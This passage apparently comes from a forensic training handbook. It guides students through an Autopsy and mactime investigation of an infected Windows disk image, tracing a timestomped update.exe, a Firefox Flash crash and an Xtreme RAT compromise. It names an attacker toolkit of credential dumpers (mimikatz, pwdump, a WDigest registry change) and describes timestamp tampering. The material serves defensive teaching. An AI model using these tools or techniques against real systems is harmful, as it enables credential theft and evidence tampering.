


Figure 46: Analysing partition

On the next page students should click “Meta Data” and enter 101287 as MFT Entry Number (value can be read from timeline). After clicking “View” Autopsy should present page with detailed information about update.exe file.



MFT Entry Number:
101287
VIEW

Pointed to by file:
C:/Users/Peter/AppData/Roaming/HostData/update.exe

File Type:
PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed

MD5 of content:
7e9f416689d0a361252b38b6fe132f39 -

SHA-1 of content:
f45ab1375e5049bc17573f909991cfbd60e50cc9 -

Details:

MFT Entry Header Values:
Entry: 101287 Sequence: 3
\$LogFile Sequence Number: 1253134228
Allocated File
Links: 1

Figure 47: Analysing metadata

One pretty useful information for the forensic analysis that can be read from this page are MACB timestamp values as read from \$STANDARD_INFORMATION and \$FILE_NAME attributes.

\$STANDARD_INFORMATION Attribute Values:
Flags: Read Only, Hidden, System
Owner ID: 0
Security ID: 1172 (S-1-5-21-1623514716-2111984414-578690546-1001)
Last User Journal Update Sequence Number: 290676096
Created: 2005-06-03 07:01:04.013000000 (GMT)
File Modified: 2005-06-03 07:01:04.013000000 (GMT)
MFT Modified: 2016-08-16 13:03:04.169360400 (GMT)
Accessed: 2005-06-03 07:01:04.013000000 (GMT)

\$FILE_NAME Attribute Values:
Flags: Archive
Name: update.exe
Parent MFT Entry: 101286 Sequence: 3
Allocated Size: 61440 Actual Size: 0
Created: 2016-08-16 13:02:57.959113300 (GMT)
File Modified: 2016-08-16 13:02:57.959113300 (GMT)
MFT Modified: 2016-08-16 13:02:57.959113300 (GMT)
Accessed: 2016-08-16 13:02:57.959113300 (GMT)

Figure 48: Attributes

The Trainer should point that three attributes from \$STANDARD_INFORMATION are set to a time in the past. Knowing that \$STANDARD_INFORMATION attributes can be changed by the process in user mode (in



opposition to \$FILE_NAME attributes that can be only changed by the system), this suggests that at some point the timestamps of update.exe might have been intentionally overwritten.

Now students should go back to the timeline and check what happened shortly before 13:02:57. Quick analysis should reveal that one second before 13:02:57 file 3568226350[1].exe was created.

| | | | | | | |
|-----------------------------|-------|------|-------------|-----|--------------|--|
| Tue Aug 16 2016 13:02:56 | 420 | .a.b | r/rwxrwxrwx | 0 0 | 101282-128-1 | C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/120E3605EC4A57B09C0396 |
| | 146 | macb | r/rwxrwxrwx | 0 0 | 101282-48-2 | C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/120E3605EC4A57B09C0396 |
| | 420 | .a.b | r/rwxrwxrwx | 0 0 | 101284-128-1 | C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/8E3D898722819D75305BBE |
| | 146 | macb | r/rwxrwxrwx | 0 0 | 101284-48-2 | C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/8E3D898722819D75305BBE |
| | 61440 | .a.b | r/rwxrwxrwx | 0 0 | 101285-128-4 | C:/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/R81B6P1C/3568226350[1].exe |
| | 100 | macb | r/rwxrwxrwx | 0 0 | 101285-48-2 | C:/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/R81B6P1C/3568226350[1].exe (\$FILE_NAME) |
| | 420 | .a.b | r/rwxrwxrwx | 0 0 | 101289-128-1 | C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/EE63825F56120184913F54 |
| | 146 | macb | r/rwxrwxrwx | 0 0 | 101289-48-2 | C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/EE63825F56120184913F54 |

Figure 49: Timeline

Moreover shortly before that, multiple Firefox cache files were created suggesting Firefox activity. Among those files there is a file in which ClamAV detected an exploit code.

| | | | | | | |
|-----------------------------|------|------|-------------|-----|--------------|--|
| Tue Aug 16 2016 13:02:53 | 1125 | macb | r/rwxrwxrwx | 0 0 | 101268-128-4 | C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/394A23D50D8098F50B10713FD54607815F18FAB8 (\$FILE_NAME) |
| | 146 | macb | r/rwxrwxrwx | 0 0 | 101268-48-2 | C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/394A23D50D8098F50B10713FD54607815F18FAB8 |
| | 4886 | macb | r/rwxrwxrwx | 0 0 | 101269-128-4 | C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/B875FA5FF062E1D9C6B5550C2A338395F4815200 |
| | 146 | macb | r/rwxrwxrwx | 0 0 | 101269-48-2 | C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/B875FA5FF062E1D9C6B5550C2A338395F4815200 (\$FILE_NAME) |
| | 9260 | macb | r/rwxrwxrwx | 0 0 | 101270-128-4 | C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/E0FA626A10D95A9EF6C1628AAE973638AB45C3DD |
| | 146 | macb | r/rwxrwxrwx | 0 0 | 101270-48-2 | C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/E0FA626A10D95A9EF6C1628AAE973638AB45C3DD (\$FILE_NAME) |
| | 608 | macb | r/rwxrwxrwx | 0 0 | 101271-128-4 | C:/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/6A4D4B53A8A3AC48F8B58AC492D34210E55D64BA |

Figure 50: Timeline

Creation of malicious files on disk preceded by Firefox activity and malicious code found in cache file is a strong indicator that some malicious website might have been used for an attack vector. To further investigate that, Firefox logs should be inspected.

Another way to browse filesystem is to use the Autopsy File Analysis utility. To do this, students should go to the main Autopsy panel and choose analysis of C:\ partition.





Figure 51: Analyse files

Next, students should navigate to C:\Users\Peter\AppData\Roaming where two suspicious directories EpUpdate and HostData are located (which were found in previous analysis).



| DEL | Type | NAME | WRITTEN | ACCESSED | CHANGED | CREATED | SIZE | UID | GID | META |
|-------|--------------------------|---------------------------|------------------------------|------------------------------|------------------------------|------------------------------|------|-----|-----|------------------------------|
| d / d | dir / in | .. | 2016-07-14 14:26:50 (GMT) | 2016-07-14 14:26:50 (GMT) | 2016-07-14 14:26:50 (GMT) | 2016-07-14 14:26:50 (GMT) | 344 | 0 | 0 | 62695-144-1 |
| d / d | dir / in | .. | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-07-14 14:26:50 (GMT) | 56 | 0 | 0 | 62696-144-5 |
| d / d | dir / in | Adobe/ | 2016-07-14 14:26:59 (GMT) | 2016-07-14 14:26:59 (GMT) | 2016-07-14 14:26:59 (GMT) | 2016-07-14 14:26:59 (GMT) | 264 | 0 | 0 | 62839-144-1 |
| d / d | dir / in | EpUpdate/ | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 56 | 0 | 0 | 280-144-5 |
| d / d | dir / in | HostData/ | 2016-08-16 13:48:12 (GMT) | 2016-08-16 13:48:12 (GMT) | 2016-08-16 13:48:12 (GMT) | 2004-02-12 03:06:08 (GMT) | 352 | 0 | 0 | 101286-144-1 |

Figure 52: File analysis

Now students should open EpUpdate/ directory to notice it contains multiple folders and tools possibly used during the attack.

- [bpd/](#) - BrowserPasswordDump.exe
- [mmktz/](#) - mimikatz
- [nircmd/](#) – NirCmd
- [nmap/](#) - Nmap
- [pwdump/](#) - Pwdump
- [ssh/](#) - plink, pscp
- [thc/](#) - THC Hydra
- [passwords.txt](#) – list of common passwords
- [wdigest.reg](#) – REG file changing UseLogonCredential value in WDigest registry subkey¹⁶

¹⁶ Dumping WDigest Creds with Meterpreter Mimikatz/Kiwi in Windows 8.1 <https://www.trustedsec.com/april-2015/dumping-wdigest-creds-with-meterpreter-mimikatzkiwi-in-windows-8-1/> (last accessed 30.09.2016)

| Current Directory: C:/ /Users/ /Peter/ /AppData/ /Roaming/ /EpUpdate/ | | | | | | | | | | | |
|---|--------|---------------|---------------------------|---------------------------|---------------------------|---------------------------|------|-----|-----|-----------------------------|--|
| ADD NOTE GENERATE MD5 LIST OF FILES | | | | | | | | | | | |
| DEL | Type | NAME | WRITTEN | ACCESSED | CHANGED | CREATED | SIZE | UID | GID | META | |
| d/d | dir/in |/ | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-07-14 14:26:50 (GMT) | 56 | 0 | 0 | 62696-144-5 | |
| d/d | | ./ | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 56 | 0 | 0 | 280-144-5 | |
| d/d | | bpd/ | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 288 | 0 | 0 | 286-144-1 | |
| d/d | | nmktz/ | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 480 | 0 | 0 | 369-144-1 | |
| d/d | | nircmd/ | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 256 | 0 | 0 | 566-144-1 | |
| d/d | | nmap/ | 2016-08-16 13:49:24 (GMT) | 2016-08-16 13:49:24 (GMT) | 2016-08-16 13:49:24 (GMT) | 2016-08-16 13:14:47 (GMT) | 56 | 0 | 0 | 598-144-5 | |
| r/r | | passwords.txt | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 3700 | 0 | 0 | 61228-128-4 | |
| d/d | | pwdump/ | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 264 | 0 | 0 | 61230-144-1 | |
| d/d | | ssh/ | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 256 | 0 | 0 | 61377-144-1 | |
| d/d | | thc/ | 2016-08-16 14:05:29 (GMT) | 2016-08-16 14:05:29 (GMT) | 2016-08-16 14:05:29 (GMT) | 2016-08-16 13:14:47 (GMT) | 176 | 0 | 0 | 61380-144-5 | |
| r/r | | wdigest.req | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 2016-08-16 13:14:47 (GMT) | 322 | 0 | 0 | 86666-128-1 | |

Figure 53: Folder with tools

Although at this point it is uncertain whether those tools were executed, this list already gives some idea of what attacker might had in mind to do on the system.

Secondly students should notice modification time of the files in EpUpdate/ directory 13:14:47 UTC which is shortly after update.exe process was executed in the system.

Now students can check if between 13:03:00 UTC and 13:14:47 UTC were created any other executable files inside C:\Users. This time however instead of scrolling long timeline students will generate custom timeline using *mactime* utility.


Student should start by opening new terminal window and changing directory to the location of the previously generated *body* file (created by Autopsy during timeline preparation).

```
enisa@training: /usr/share/caine/report/autopsy/Training/Windows/output
File Edit View Search Terminal Help
enisa@training: ~$ cd /usr/share/caine/report/autopsy/Training/Windows/output/
enisa@training: /usr/share/caine/report/autopsy/Training/Windows/output$ ls
body timeline-aug2016.txt timeline-aug2016.txt.sum
enisa@training: /usr/share/caine/report/autopsy/Training/Windows/output$
```

Figure 54: Timeline location

Next, using *mactime* tool students should generate small timeline and filter results using grep:

```
mactime -z GMT -b body -d 2016-08-16T13:03:00..2016-08-16T13:14:47 | grep 'C:/Users' |
grep '\.exe'
-z – time zone specification
-b – path to body file
-d – output in comma delimited format (makes date present in each row)
```



```

enisa@training:/usr/share/caine/report/autopsy/Training/Windows/output$ mactime -z GMT -b body -d 2016-08-16T13:03:00..2016-08-16T13:14:00 | grep 'C:/Users' | grep '\.exe'
Tue Aug 16 2016 13:03:04, 61440, .c., r/r--x--x-, 0, 0, 101287-128-1, "C:/Users/Peter/AppData/Roaming/HostData/update.exe"
Tue Aug 16 2016 13:10:03, 6396274, .a.b, r/rrwxrwxrwx, 0, 0, 89001 [128-3, "C:/Users/Peter/AppData/Local/Temp/54948tp.exe"]
Tue Aug 16 2016 13:10:03, 88, macb, r/rrwxrwxrwx, 0, 0, 89001-48-2, "C:/Users/Peter/AppData/Local/Temp/54948tp.exe" ($FILE_NAME)
Tue Aug 16 2016 13:10:13, 6396274, m.c., r/rrwxrwxrwx, 0, 0, 89001 [128-3, "C:/Users/Peter/AppData/Local/Temp/54948tp.exe"]
enisa@training:/usr/share/caine/report/autopsy/Training/Windows/output$
```

Figure 55: Mactime output

Students can see that at 13:10:03, suspicious executable 54948tp.exe was created inside %TEMP% folder. This executable and timestamp should be noted for later analysis.

Filesystem analysis findings and conclusions:

- Xtreme RAT process found in the system is likely a result of infection through a malicious website, which the user possibly visited using the Firefox web browser.
- At 13:02:57, svchost.exe executable was created inside the %TEMP% directory.
- The Update.exe executable had its timestamps overwritten.
- %APPDATA%/EpUpdate folder contains multiple tools that can be used for system and network profiling. It is unknown if any of those tools were actually executed.
- The %APPDATA%/EpUpdate folder was created at 13:14:47.
- At 13:10:03, suspicious executable 54948tp.exe was created at %TEMP% path.


7.4 Application logs analysis

During forensic investigation, it is often helpful to check logs created by the various applications installed in the system. For example, antivirus scan reports, web browser history, instant messenger logs or logs created by any other application related to the attack. A list of installed applications can be obtained either by browsing the filesystem (e.g. "C:\Program Files") or from Windows Registry (presented in the later task).

In the present case, there is a strong indication that first infection occurred after the user visited a malicious website using Firefox browser. To confirm or refute this suspicion, students should analyse the Firefox browsing history and cache files created prior to the incident.

On Windows 10, the Firefox profile is located at C:\Users<name>\AppData\Roaming\Mozilla\Firefox, while cache files can be found at C:\Users<name>\AppData\Local\Mozilla\Firefox.

Students should start by browsing to Users/Peter/AppData/Roaming/Mozilla/Firefox.




```

enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox$ ls
Crash Reports Desktop Background.bmp Profiles profiles.ini
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox$
```

Figure 56: AppData folder

Inspecting the *Crash Reports* directory is a good place to begin analysis.




```

enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports/pending$ 
File Edit View Search Terminal Help
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox$ cd Crash\ Reports/
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports$ ls -l
total 5
drwxrwxrwx 1 root root    0 lug 15 19:49 events
-rwxrwxrwx 2 root root   10 lug 15 19:49 InstallTime20141105223254
-rwxrwxrwx 2 root root   10 lug 22 04:20 LastCrash
drwxrwxrwx 1 root root 4096 ago 16 15:03 pending
-rwxrwxrwx 1 root root    0 lug 22 04:20 submit.log
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports$ cd pending/
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports/pending$ ls -l
total 88
-rwxrwxrwx 2 root root 84892 ago 16 15:03 c0c4cf93-35ed-4718-adba-d547e4264f3f.dmp
-rwxrwxrwx 2 root root 1537 ago 16 15:03 c0c4cf93-35ed-4718-adba-d547e4264f3f.extra
enisa@training:/mnt/part_c/Users/Peter/AppData/Roaming/Mozilla/Firefox/Crash Reports/pending$ 
  
```

Figure 57: Firefox crash reports


Quickly checking in Autopsy reveals that both crash dump files were created around 13:03:16, which is around the time when first attack likely took place.



\$FILE_NAME Attribute Values:
 Flags: Archive
 Name: c0c4cf93-35ed-4718-adba-d547e4264f3f.extra
 Parent MFT Entry: 662 Sequence: 37
 Allocated Size: 4096 Actual Size: 1380
 Created: 2016-08-16 13:03:16.871458500 (GMT)
 File Modified: 2016-08-16 13:03:16.872488200 (GMT)
 MFT Modified: 2016-08-16 13:03:16.872488200 (GMT)
 Accessed: 2016-08-16 13:03:16.871458500 (GMT)

Figure 58: File create time

To get more details about the crash, students should open the .extra file in a text editor.



```

File Edit View Search Terminal Help
useragent_locale=en-US
Add-ons=%7B972ce4c6-7e08-4474-a285-3208198ce6fd%7D:33.0.3
BuildID=20141105223254
ProductID={ec8030f7-c20a-464f-9b0e-13a3a9e97384}
CrashTime=1471352596
StartTime=1471352581
ProcessType=plugin
PluginVersion=18.0.0.194
FlashProcessDump=Sandbox
PluginName=Shockwave Flash
PluginFilename=NPSWF32_18_0_0_194.dll
  
```

Figure 59: Crash details

This shows that the crash was related to the Flash plugin. Considering the circumstances, this means that the crash might have been caused by the browser trying to open a flash file containing some exploit code.



Firefox browsing history is stored in the Profiles/<profname>/places.sqlite database file. This file can be checked manually or, to make viewing easier, students can use the BrowsingHistoryView utility by NirSoft¹⁷.

The tool can be found at ~/training/tools/BrowsingHistoryView/BrowsingHistoryView.exe. Students should start it using Wine. In the *Advanced Options* window, options should be set as shown in the screenshot below.

